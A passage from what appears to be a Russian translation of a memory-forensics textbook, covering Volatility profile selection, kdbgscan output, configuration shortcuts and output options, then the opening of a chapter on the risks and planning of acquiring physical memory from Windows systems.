Плагины Volatility также могут регистрировать собственные параметры. Чтобы просмотреть их, передайте имя плагина вместе с `-h/--help`. Следующая команда показывает параметры плагина `handles`:

```
$ python vol.py handles --help
Volatility Foundation Volatility Framework 2.4
Usage: Volatility - A memory forensics analysis platform.
[snip]
  -o OFFSET, --offset=OFFSET
                        EPROCESS offset (in hex) in the physical address space
  -p PID, --pid=PID     Operate on these Process IDs (comma-separated)
  -P, --physical-offset
                        Physical Offset
  -t OBJECT_TYPE, --object-type=OBJECT_TYPE
                        Show these object types (comma-separated)
  -s, --silent          Suppress less meaningful results
---------------------------------
Module Handles
---------------------------------
Print list of open handles for each process
```

Выбор профиля

Один из наиболее часто используемых параметров глобального меню справки - `--profile`. Он сообщает Volatility, из системы какого типа получен дамп памяти, чтобы платформа могла выбрать правильные структуры данных, алгоритмы и символы. Внутри задан профиль по умолчанию `WinXPSP2x86`, поэтому при анализе дампа памяти 32-разрядной Windows XP SP2 параметр `--profile` можно вообще не передавать. Во всех остальных случаях необходимо указать правильное имя профиля.

Иногда профиль заранее неизвестен: например, память мог получить другой следователь, не сообщивший версию операционной системы. В такой ситуации определить правильный профиль помогают два плагина Volatility. Первый, `imageinfo`, предоставляет высокоуровневую сводку анализируемого образца памяти. Ниже приведён пример команды:

```
$ python vol.py -f memory.raw imageinfo
Volatility Foundation Volatility Framework 2.4
Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP0x64, Win7SP1x64, Win2008R2SP0x64
                     AS Layer1 : AMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/Users/Michael/Desktop/memory.raw)
                      PAE type : PAE
                           DTB : 0x187000L
                          KDBG : 0xf80002803070
          Number of Processors : 1
     Image Type (Service Pack) : 0
                KPCR for CPU 0 : 0xfffff80002804d00L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2012-02-22 11:29:02 UTC+0000
     Image local date and time : 2012-02-22 03:29:02 -0800
```

> **Примечание.** Плагин `imageinfo` также показывает дату и время получения образца памяти, количество ЦП, некоторые характеристики AS, например включено ли PAE, и значение базы таблицы каталогов (directory table base, DTB), используемое для преобразования адресов.

Можно заметить, что предлагается несколько профилей: обнаруженные операционные системы имеют много общих особенностей и поэтому могут выглядеть очень похоже. Логика, по которой `imageinfo` подбирает профили, в действительности основана на функциях второго плагина, `kdbgscan`. Его имя подсказывает способ подбора возможных профилей: плагин находит и анализирует характеристики блока данных отладчика ядра (`_KDDEBUGGER_DATA64`).

Структура данных отладчика обычно располагается внутри модуля ядра NT (`nt!KdDebuggerDataBlock`). Она содержит строку сборки, например `3790.srv03_sp2_rtm.070216-1710`, числовые значения основного и дополнительного номеров сборки и уровень пакета обновления целевой операционной системы. Ниже приведён пример вывода этого плагина:

```
$ python vol.py -f memory.raw kdbgscan
Volatility Foundation Volatility Framework 2.4
**************************************************
Offset (V)                    : 0xf80002803070
Offset (P)                    : 0x2803070
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): Win7SP0x64
Version64                     : 0xf80002803030 (Major: 15, Minor: 7600)
Service Pack (CmNtCSDVersion) : 0
Build string (NtBuildLab)     : 7600.16385.amd64fre.win7_rtm.090
PsActiveProcessHead           : 0xfffff80002839b30 (32 processes)
PsLoadedModuleList            : 0xfffff80002857e50 (133 modules)
KernelBase                    : 0xfffff8000261a000 (Matches MZ: True)
Major (OptionalHeader)        : 6
Minor (OptionalHeader)        : 1
KPCR                          : 0xfffff80002804d00 (CPU 0)
```

Как видно, все признаки указывают, что файл `memory.raw` получен из 64-разрядной Windows 7 Service Pack 0. Поэтому при запуске других плагинов теперь можно передавать `--profile=Win7SP0x64`. Поскольку блок данных отладчика содержит также указатели на начало списков активных процессов и загруженных модулей, плагин `kdbgscan` сообщает количество элементов в каждом списке. В данном случае это 32 процесса и 133 модуля. Эти значения помогают отличать случаи обнаружения «устаревшего» блока данных отладчика, которые рассматриваются далее в разделе о проблемах.

> **Примечание.** Плагины `imageinfo` и `kdbgscan` работают только с Windows. Как вы узнаете из части III о Linux и части IV о Mac, для других операционных систем существуют иные способы определить правильный профиль.

Проблемы выбора профиля

Volatility сканирует память в поисках `_KDDEBUGGER_DATA64`, проверяя встроенные в структуру постоянные значения, в том числе жёстко заданную 4-байтовую сигнатуру KDBG. Эти сигнатуры не нужны для правильной работы операционной системы, поэтому вредоносная программа в ядре может перезаписать их, пытаясь сбить с толку инструменты, которые полагаются на поиск сигнатуры. Другие средства экспертизы памяти обращаются к дате и времени компиляции в заголовке PE модуля ядра NT, но эти сведения также не являются необходимыми и могут быть злонамеренно изменены. Именно поэтому Volatility предоставляет параметр `--profile`: если автоматическое определение ОС не сработает из-за намеренных или случайных изменений, профиль можно задать вручную.

> **Предупреждение.** На Black Hat 2012 Такахиро Харуяма и Хироси Судзуки представили работу *One-byte Modification for Breaking Memory Forensic Analysis* (см. media.blackhat.com). В этой технике противодействия криминалистическому анализу, например, изменялся один байт сигнатуры KDBG, называемый фактором прерывания, после чего средства автоматического анализа памяти переставали правильно распознавать сигнатуру.

Кроме того, иногда в физической памяти может находиться более одной структуры `_KDDEBUGGER_DATA64`. Такое бывает, если после применения оперативного исправления, обновившего некоторые файлы ядра, целевая система не перезагружалась, либо если компьютер перезагрузился настолько быстро, что всё содержимое RAM не успело очиститься и в памяти сохранились остаточные структуры, как при атаке с холодной перезагрузкой. Обнаружение нескольких структур данных отладчика может привести к неправильным спискам процессов и модулей, поэтому о такой возможности следует помнить.

Обратите внимание, что в следующей команде `kdbgscan` находит две структуры:

• недопустимую, с 0 процессов и 0 модулей, по адресу `0xf80001172cb0`;
• допустимую, с 37 процессами и 116 модулями, по адресу `0xf80001175cf0`.

```
$ python vol.py -f Win2K3SP2x64.vmem --profile=Win2003SP2x64 kdbgscan
Volatility Foundation Volatility Framework 2.4
**************************************************
Instantiating KDBG using: Kernel AS Win2003SP2x64 (5.2.3791 64bit)
Offset (V)                    : 0xf80001172cb0
Offset (P)                    : 0x1172cb0
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): Win2003SP2x64
Version64                     : 0xf80001172c70 (Major: 15, Minor: 3790)
Service Pack (CmNtCSDVersion) : 0
Build string (NtBuildLab)     : T?
PsActiveProcessHead           : 0xfffff800011947f0 (0 processes)
PsLoadedModuleList            : 0xfffff80001197ac0 (0 modules)
KernelBase                    : 0xfffff80001000000 (Matches MZ: True)
Major (OptionalHeader)        : 5
Minor (OptionalHeader)        : 2
**************************************************
Instantiating KDBG using: Kernel AS Win2003SP2x64 (5.2.3791 64bit)
Offset (V)                    : 0xf80001175cf0
Offset (P)                    : 0x1175cf0
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): Win2003SP2x64
Version64                     : 0xf80001175cb0 (Major: 15, Minor: 3790)
Service Pack (CmNtCSDVersion) : 2
Build string (NtBuildLab)     : 3790.srv03_sp2_rtm.070216-1710
PsActiveProcessHead           : 0xfffff800011977f0 (37 processes)
PsLoadedModuleList            : 0xfffff8000119aae0 (116 modules)
KernelBase                    : 0xfffff80001000000 (Matches MZ: True)
Major (OptionalHeader)        : 5
Minor (OptionalHeader)        : 2
KPCR                          : 0xfffff80001177000 (CPU 0)
```

Как уже отмечалось, многие плагины Volatility полагаются на обнаружение блока данных отладчика с последующим обходом списков активных процессов и загруженных модулей. По умолчанию эти плагины принимают первую найденную сканированием структуру отладчика, однако, как мы только что убедились, первый вариант не всегда лучший. В таких случаях после ручной проверки более точного значения с помощью `kdbgscan` можно задать глобальный параметр `--kdbg=0xf80001175cf0`. Это не только гарантирует использование правильного значения Volatility, но и экономит время при выполнении нескольких команд, поскольку повторное сканирование больше не требуется.

Альтернативы параметрам командной строки

Если предстоит продолжительное расследование и вам не хочется каждый раз вводить путь к дампу памяти, имя профиля и другие параметры, можно воспользоваться несколькими сокращениями. Если параметры не указаны в командной строке, Volatility умеет искать их сначала в переменных среды, а затем в файлах конфигурации. Это позволяет один раз задать параметры и повторно использовать их на протяжении всего расследования, существенно экономя время.

В аналитической системе Linux или Mac параметры можно задать, экспортировав их в командной оболочке, как показано ниже:

```
$ export VOLATILITY_PROFILE=Win7SP0x86
$ export VOLATILITY_LOCATION=file:///tmp/myimage.img
$ python vol.py pslist
$ python vol.py files
```

При задании параметров таким способом следует учитывать несколько важных моментов:

• **Соглашение об именовании.** Переменная среды должна называться как исходный параметр, но с префиксом `VOLATILITY`. Например, вместо параметра командной строки `--profile` используется эквивалентная переменная среды `VOLATILITY_PROFILE`.
• **Местоположение вместо имени файла.** При задании пути к файлу дампа памяти используйте `VOLATILITY_LOCATION` и обязательно добавляйте к пути префикс `file:///`, даже если анализ выполняется на машине Windows.
• **Сохранение значений.** Заданные таким способом переменные среды действуют лишь пока открыта текущая командная оболочка. После её закрытия или при открытии другой оболочки переменные придётся задать заново. Можно также добавить их в файл `~/.bashrc` или `/etc/profile`, путь может различаться в зависимости от ОС, чтобы они инициализировались при каждом запуске оболочки.

Использовать файлы конфигурации столь же просто. По умолчанию Volatility ищет файл `.volatilityrc` в текущем каталоге или `~/.volatilityrc` в домашнем каталоге пользователя, либо по пути, заданному параметром `--conf-file`. В конфигурационном файле применяется стандартный формат INI. Обязательно создайте раздел `DEFAULT`, после которого укажите нужные параметры. В этом случае префикс `VOLATILITY` к параметрам не добавляется.

```
[DEFAULT]
PROFILE=Win7SP0x86
LOCATION=file:///tmp/myimage.img
```

Задав параметры любым из описанных в этом разделе способов, можно запускать плагины Volatility командами вроде `python vol.py pslist`, не вводя остальные параметры.

Управление выводом плагинов

По умолчанию плагины создают текстовые результаты и записывают их в стандартный поток вывода, которым обычно является терминал. Однако некоторые плагины могут выдавать очень много данных, затрудняя просмотр результатов, особенно если они быстро прокручиваются, а терминал сохраняет лишь последние 50 или 100 строк. Поэтому вывод часто перенаправляют в текстовый файл, который можно изучить позднее. Ниже показаны два способа:

```
$ python vol.py pslist > pslist.txt
$ python vol.py pslist --output-file=pslist.txt
```

Первая команда использует обычное перенаправление терминала, а вторая - параметр Volatility `--output-file`. Обе создают текстовый файл с результатами плагина `pslist`. Мы упоминаем оба способа потому, что это подводит нас к выводу в формате, отличном от текстового. Формат можно

выбирать отдельно для каждого плагина, если тот поддерживает другие режимы вывода. Например, плагин `mftparser` выводит результаты в популярном формате body (wiki.sleuthkit.org), если вызвать его с параметром `--output=body`. Другой пример - плагин `impscan`, который с параметром `--output=idc` создаёт вывод на языке сценариев IDA Pro. В будущем плагины могут получить общую поддержку вывода данных в JSON, XML, CSV, HTML и других форматах.

Итоги

Volatility Framework стала результатом многолетних исследований и разработок десятков, если не сотен, участников сообщества специалистов по компьютерной криминалистике с открытым исходным кодом. Платформа предоставляет возможности для раскрытия сложных цифровых преступлений, связанных с вредоносными программами, подготовленными субъектами угроз и обычными преступлениями «белых» и «синих воротничков». Теперь, зная, как установить и настроить Volatility, вы готовы приступить к получению и анализу образцов памяти. Представленные далее в книге расширенные методы и реализации анализа позволят использовать программу в полной мере. Кроме того, вы уже знакомы с внутренними компонентами Volatility, включая профили, плагины и адресные пространства, а значит, при необходимости сможете разрабатывать собственные расширения и настройки.

Глава 4. Получение дампа памяти

Получение памяти, то есть её захват, сохранение дампа или выборки, заключается в копировании содержимого энергозависимой памяти в энергонезависимое хранилище. Пожалуй, это один из самых важных и рискованных этапов экспертизы памяти. К сожалению, многие аналитики слепо доверяют средствам получения, не задумываясь ни о принципах их работы, ни о проблемах, с которыми они могут столкнуться. В итоге они получают повреждённые образы памяти, уничтоженные доказательства и крайне ограниченные возможности анализа, если анализ вообще остаётся возможен. Хотя эта глава посвящена главным образом получению памяти Windows, многие понятия применимы и к другим операционным системам. Особенности Linux и Mac OS X рассматриваются также в соответствующих главах.

Сохранение цифровой среды

Основная тема книги - анализ данных, хранящихся в энергозависимой памяти, однако успех анализа часто с самого начала зависит от этапа получения в ходе расследования. На этом этапе следователь должен принять важные решения о том, какие данные собирать и каким способом это лучше сделать. По существу, получение памяти - это копирование содержимого физической памяти на другое устройство хранения для сохранения. В этой главе рассматриваются важные вопросы доступа к данным в физической памяти и особенности записи данных в место назначения. Конкретные методы и инструменты часто зависят от целей расследования и характеристик исследуемой системы.

Цифровой следователь стремится сохранить состояние цифровой среды так, чтобы анализ позволял делать надёжные выводы. Данные на диске и в RAM - две важнейшие составляющие этой среды. Традиционный взгляд на цифровое расследование исходил из предположения, что надёжность выводов целиком зависит от получения доказательств без изменения их состояния. Например, общепринятые правила обращения с доказательствами предусматривали выключение системы и создание дубликата, то есть образа, данных на дисковом устройстве хранения для автономного анализа. Такие процессы и процедуры получения стремились свести к минимуму искажение данных файловой системы ценой уничтожения других источников данных, включая RAM и память устройств, которые также составляют цифровую среду.

По мере развития цифровых расследований стало очевидно, что избирательное сохранение одних доказательств ценой других, столь же важных, тоже способно повлиять на надёжность сделанных выводов. Это особенно существенно, когда злоумышленники пытаются воспользоваться ограничениями традиционных способов сбора цифровых криминалистических доказательств. Сопоставление данных из нескольких источников цифровой среды, включая диск, сеть и память, часто позволяет лучше понять произошедшее в системе, чем ограниченная картина, которую даёт только содержимое дискового хранилища. Чтобы включить эти дополнительные источники, необходимо признать, что любой способ получения, в том числе традиционные процедуры получения диска, в некоторой степени искажает цифровую среду. Следователи должны понимать, как эти искажения способны повлиять на анализ и в каком порядке собирать данные, чтобы уменьшить такое влияние. Действия часто выстраиваются по убыванию энергозависимости: доказательства, которые меняются быстрее, получают раньше более устойчивых. На практике это означает, что доказательства из энергозависимой памяти следует получать в первую очередь.

Например, в большинстве случаев нельзя создать обычный «образ» физической памяти, если состояние выполняющейся системы меняется во время получения памяти. Точнее считать «создание образа памяти» выборкой состояния физической памяти в определённый момент

времени. Теоретически получение отдельных единиц памяти, то есть страниц, можно назвать «созданием образов» этих страниц, но состояние физической памяти в целом невозможно измерить непосредственно: его приходится выводить из состояния отдельных выборок. Хотя получение выборки физической памяти может привнести неопределённость уже на этапе сбора, дополнительные сведения способны повысить уверенность следователя в результатах анализа и уменьшить искажение реальных обстоятельств расследования.

Обзор получения

Как уже говорилось, получение памяти - нетривиальная задача. Вам понадобится универсальный набор инструментов и умение приспосабливать методы к особенностям каждого дела и встречающихся сред. На рис. 4-1 показано сравнительно простое дерево решений, основанное на некоторых, хотя, конечно, далеко не всех распространённых факторах полевой работы. Например, один из первых вопросов - является ли целевая система виртуальной машиной (VM). Ответ может существенно повлиять на методику: если цель является VM, память иногда удаётся получить средствами гипервизора, позволяющими поставить машину на паузу, приостановить, создать снимок или выполнить интроспекцию. Однако необходимо знать разные платформы виртуализации и их возможности, поскольку отдельные продукты требуют особых действий и хранят память VM в закрытых форматах.




Рисунок 4-1. Некоторые исходные факторы, которые следует учесть перед получением памяти

Если целевая система работает на физическом оборудовании, например это ноутбук, настольный компьютер или сервер, необходимо определить, работает ли она в данный момент. Помните, что машина может физически находиться не у вас. Если она пребывает в гибернации или выключена,

текущее состояние памяти уже не является энергозависимым. Однако во многих случаях недавние энергозависимые данные могли быть записаны на более долговечные устройства хранения, например жёсткий диск. К таким альтернативным источникам относятся файлы гибернации, файлы подкачки и дампы сбоев. Для получения памяти из энергонезависимых источников целевые системы загружают с Live CD, DVD или USB, чтобы обратиться к диску, либо создают криминалистический дубликат образа диска и подключают его только для чтения на аналитической рабочей станции.

Работающая система даёт возможность получить текущее состояние энергозависимой памяти, но для этого потребуются привилегии администратора. Если подозреваемый или потерпевший уже вошёл в систему с учётной записью администратора либо сотрудничает со следствием и предоставляет правильные учётные данные, вам повезло. Доступ администратора может иметься и благодаря вашему статусу следователя, если учётные данные предоставила организация, поддерживающая расследование. В таких ситуациях можно воспользоваться программной утилитой, которая будет описана вскоре. В противном случае варианты не столь очевидны. Иногда административный доступ удаётся получить с помощью эксплойта повышения привилегий, однако такая наступательная тактика может лишить доказательства криминалистической надёжности, либо путём перебора пароля.

Другой вариант - получение с аппаратной поддержкой. В этом случае учётные данные целевых систем не нужны, достаточно физического доступа. Используется прямой доступ к памяти (DMA) посредством FireWire, Thunderbolt, ExpressCard или PCI. Недостаток этого метода состоит в том, что, если в целевой машине ещё не установлено нужное устройство и она не поддерживает горячую замену, для установки аппаратных адаптеров придётся выключить систему, уничтожив энергозависимые доказательства. Есть и другие недостатки. FireWire позволяет получить лишь первые 4 Гбайт RAM, что сильно ограничивает результат для систем с большим объёмом памяти. Кроме того, устройства PCI для получения памяти встречаются чрезвычайно редко и потому очень дороги. На момент написания книги нам известен только один коммерчески доступный продукт стоимостью около 8000 долларов США - WindowsSCOPE.

Когда обстоятельства указывают на программное получение, всё равно приходится принять множество решений. Учтите следующие моменты:

• **Удалённое или локальное получение.** Есть ли у вас или другого следователя физический доступ к целевым системам? Дело быстро усложняется, если компьютер находится в другом регионе или стране. Может встретиться и сервер без клавиатуры и монитора, стоящий в центре управления безопасностью или сетью. В таких случаях единственным вариантом иногда остаётся удалённое получение по сети.
• **Стоимость.** Ограничен ли бюджет на приобретение программного обеспечения для получения? Очевидно, это повлияет на доступный набор инструментов.
• **Формат.** Требуется ли получить память в конкретном формате файла? Далее в главе будет показано, что многие аналитические инструменты поддерживают не все форматы. Однако форматы всегда можно преобразовать, если изначально память была захвачена в виде, несовместимом с выбранными средствами анализа.
• **CLI или GUI.** Предпочитаете ли вы командную строку или средства с графическим интерфейсом (GUI)? Распространено предубеждение, что графические инструменты оставляют больший след в целевой системе и имеют большую поверхность атаки, поэтому непригодны для криминалистического получения. Однако качественно написанное приложение с GUI создаёт намного меньше помех, чем плохо написанный инструмент командной строки. Кроме того, у вас может не быть консольного доступа или служб Virtual Network Computing (VNC) и Remote Desktop Protocol (RDP), необходимых для запуска графических приложений.
• **Получение или опрос во время выполнения.** Нужен ли полный дамп физической памяти или достаточно определить выполняющиеся процессы, сетевые соединения и другие сведения?

Требуется ли постоянно опрашивать систему на предмет изменений? В корпоративной среде с сотнями или тысячами систем получать полные дампы памяти только для проверки наличия определённого индикатора непрактично. Вместо этого можно быстро обследовать всю организацию, проверив несколько конкретных областей памяти каждой машины.

Нас часто спрашивают: какой инструмент использовать для получения памяти? Однозначного ответа нет. Подходящий инструмент определяется конкретной задачей. Выяснив особенности дела, можно сосредоточиться на выборе средства, которое наилучшим образом отвечает вашим целям. Далее в главе приведены конкретные меры предосторожности при получении.

Риски получения

Перед получением физической памяти подозрительной системы всегда следует оценить сопутствующий риск. Большинство ОС не предоставляет поддерживаемого встроенного механизма получения физической памяти, поэтому систему придётся использовать способом, способным привести её в неожиданное состояние. Кроме того, система с плохо написанной вредоносной программой может быть неустойчивой и вести себя непредсказуемо. Принимая решение о получении физической памяти, необходимо сопоставить пользу от получения данных с неотъемлемыми рисками процедуры. Например, если целью является критически важная система, выключать или перезагружать которую разрешено лишь в исключительных обстоятельствах, нужно быть готовым обосновать жизненную важность получения памяти для расследования. Возможны даже ситуации, когда последствия нарушения устойчивости системы, например гибель людей или ущерб окружающей среде, не оправдывают риск ни при каких условиях.

> **Примечание.** Человек, которому предстоит нести последствия риска, например владелец системы, клиент или ваш руководитель, должен быть полностью проинформирован до принятия риска. На уровне организации это означает, что ещё до возникновения инцидента должны существовать правила, определяющие, когда в контексте реагирования на инцидент уместно получать физическую память и другие энергозависимые доказательства.

В следующих разделах описаны некоторые основные причины, по которым получение памяти может привести к нестабильности системы и повреждению доказательств. Хотя в примерах используется Microsoft Windows, проблемы не зависят от конкретной ОС: они обусловлены архитектурой процессора и аппаратного обеспечения.

Атомарность

Атомарной называется операция, которая для остальной системы выглядит мгновенно завершившейся, без прерывания со стороны параллельных процессов. Получение памяти не является атомарной операцией, поскольку содержимое RAM постоянно меняется даже в простаивающей системе, а во время самого получения особенно. Дэн Фармер и Витсе Венема писали: «Память [...] может изменяться настолько быстро, что точно и своевременно записать даже основную массу этих колебаний невозможно без серьёзного нарушения работы типичной компьютерной системы» (см. *Forensic Discovery*).

Поэтому средство получения неизбежно изменит систему, и характер этих изменений следует документировать. Во время получения другие процессы записывают память, ядро добавляет и удаляет элементы связных списков, сетевые соединения устанавливаются и разрываются и так далее.

В лучшем случае будут получены доказательства, по которым можно судить о текущем состоянии системы и в некоторой степени о недавних действиях. Однако следует учитывать, что текущим может оказаться состояние на момент начала получения, его окончания или в любой промежуточный момент - в зависимости от порядка, в котором собирались содержащие нужные данные страницы физической памяти. В худшем случае получится повреждённый дамп памяти, который аналитические инструменты не смогут обработать, потому что отдельные страницы были захвачены после начала критической операции, но до её завершения.

Память устройств

Физическая память - это схема логической адресации, позволяющая единообразно обращаться к разрозненным ресурсам материнской платы. На компьютерах x86/x64 микропрограмма BIOS предоставляет ОС карту физической памяти, где отдельные области отмечены как зарезервированные для микропрограммы, шин ISA или PCI либо различных устройств материнской платы. Далее они называются областями памяти устройств.

На рис. 4-2 приведена упрощённая схема расположения физической памяти с учётом «дыр», возникающих из-за областей памяти устройств. В 32-разрядных системах с объёмом памяти менее 4 Гбайт эти «дыры» приводят к тому, что общий объём памяти, доступный ОС, немного меньше заявленной ёмкости микросхем RAM. Это явление известно как «эффективное ограничение памяти 32-разрядного клиента». Дополнительные сведения приведены в статье Марка Руссиновича *Pushing the Limits of Windows: Physical Memory* (blogs.technet.com). Обратите внимание, что функция `MmGetPhysicalMemoryRanges` исключает диапазоны физической памяти, зарезервированные устройствами. Иными словами, этот API позволяет обходить области памяти устройств.

Непреднамеренное чтение одной из зарезервированных областей может быть опасно. В зависимости от характера устройства чтение по физическому адресу внутри области способно либо получить хранящиеся там данные, либо изменить состояние устройства. Например, существуют физические адреса, отображённые на регистры устройств, состояние которых меняется при каждом чтении соответствующей физической ячейки. Такое изменение может запутать драйверы устройств или микропрограмму, зависящие от значений этих регистров, и в конечном счёте привести к зависанию системы. Особенно часто система зависает при чтении адресов, занятых набором микросхем видеоадаптера, высокоточным таймером событий (High Precision Event Timer, HPET) или малоизвестными устаревшими устройствами PCI. Дополнительную сложность создаёт то, что большинство таких устройств не рассчитано на одновременный доступ более чем одного процессора.




Рисунок 4-2. В расположении физической памяти совместимой системы x86/x64 присутствуют различные «дыры», обусловленные областями памяти устройств

Несмотря на риск получения областей памяти устройств, в них могут находиться доказательства высокой криминалистической ценности. Например, эти области способны содержать таблицу векторов прерываний реального режима (interrupt vector table, IVT) с артефактами, оставленными руткитами микропрограммы. Можно также обнаружить свидетельства руткитов BIOS, внедряющих код в верхнюю часть памяти реального режима. Кроме того, область CMOS можно использовать для изменения порядка загрузки, а регистры косвенного доступа IOAPIC - для перенаправления прерываний. Из программных средств получения памяти, рассматриваемых далее в главе, только KnTDD компании GMG Systems способно получать эти области с приемлемой надёжностью и точностью.

> **Предупреждение.** Как показано в статье Марка, диапазоны зарезервированной физической памяти можно просмотреть в Диспетчере устройств, выбрав `View > Resources by Connection`. Программно их можно перечислить с помощью класса WMI `Win32_DeviceMemoryAddress` (msdn.microsoft.com). Оба способа в конечном счёте опираются на данные энергозависимого куста реестра `HARDWARE`. Поэтому вредоносный код может добавлять значения, чтобы скрыть память среди зарезервированных областей. Иногда это служит техникой противодействия криминалистическому анализу: память с вредоносной программой может не попасть в полученный образец.

Согласованность кешей

Для повышения производительности современные процессоры оснащены одним или несколькими внутренними кешами памяти. В элементе таблицы страниц можно задать разные атрибуты кеширования памяти: отсутствие кеширования, кеширование или комбинированную запись. Эти атрибуты определяют способ доступа процессора к странице физической памяти. Процессоры имеют документированное конструктивное ограничение: они не рассчитаны на одновременное отображение одного физического адреса с несколькими атрибутами кеширования. Это способно вызвать неопределённое поведение процессора, включая, помимо прочего, повреждение буфера ассоциативной трансляции (TLB) и данных по указанному адресу памяти. Поэтому плохо написанное средство получения легко может испортить ту самую память, которую получает. См. *Intel 64 and IA-32 Architectures Developer's Manual*, том 3A, раздел 11.12.4.

Согласованность кешей - одна из основных причин, по которым Microsoft предостерегает разработчиков драйверов Windows от отображения физических страниц, если драйвер сам не выделил память через API, гарантирующий, что никакой другой компонент системы не отобразил тот же диапазон памяти с иным типом кеширования (msdn.microsoft.com). Распространено заблуждение, будто средства получения защищены от конфликтов кеширования, если отображают физические страницы из `\Device\PhysicalMemory` с помощью `ZwMapViewOfSection`. Для некоторых версий Windows это, возможно, верно, но правило применимо не ко всем выпускам и не предотвращает конфликты кеширования при отображении страниц памяти, которые в данный момент не выделены.

В Windows 2000 API позволял указывать конфликтующие атрибуты кеширования (см. ntsecurity.nu). Начиная с Windows XP API сравнивает запрошенные и существующие атрибуты и при несовпадении безопасно отказывает, возвращая ошибку `STATUS_CONFLICTING_ADDRESSES`. Однако начиная с Windows 7 и 2008 R2 эта ошибка больше не создаётся. Современные версии Windows молча подставляют атрибуты кеширования из базы данных PFN, даже если целевая страница в данный момент не выделена, а значения соответствующего элемента базы PFN уже недействительны.

Когда получать память

Выбор подходящего момента для сбора доказательств из физической памяти зависит от множества факторов. Следующие пункты являются лишь рекомендациями, а не правилами. Например, если доказательства собираются с компьютера подозреваемого, получение можно запланировать на время, когда тот находится в сети или хотя бы вошёл в систему. Это даёт доступ к его сеансу входа, сведениям об облачных службах или удалённых хранилищах, которыми он может пользоваться, и зашифрованным документам, которые он мог просматривать. Если же доказательства собираются с компьютера потерпевшего, получение, напротив, лучше провести, когда подозреваемый не активен, чтобы не предупредить его. Определить такой момент помогает предварительный сбор данных сетевых сеансов, входящих на компьютер потерпевшего и исходящих с него.

> **Предупреждение.** Собирать исчерпывающие данные сетевых сеансов на месте может быть трудно, если противник обнаружит ваш анализатор трафика либо если присутствуют беспроводные сети, Bluetooth или программно определяемые радиосети (software-defined radio, SDR), предоставляющие альтернативные сетевые пути. Однако в какой-то точке эти альтернативные пути обычно сходятся в проводной или оптоволоконной магистрали, где иногда можно выбрать более удачное место для установки сетевого ответвителя.

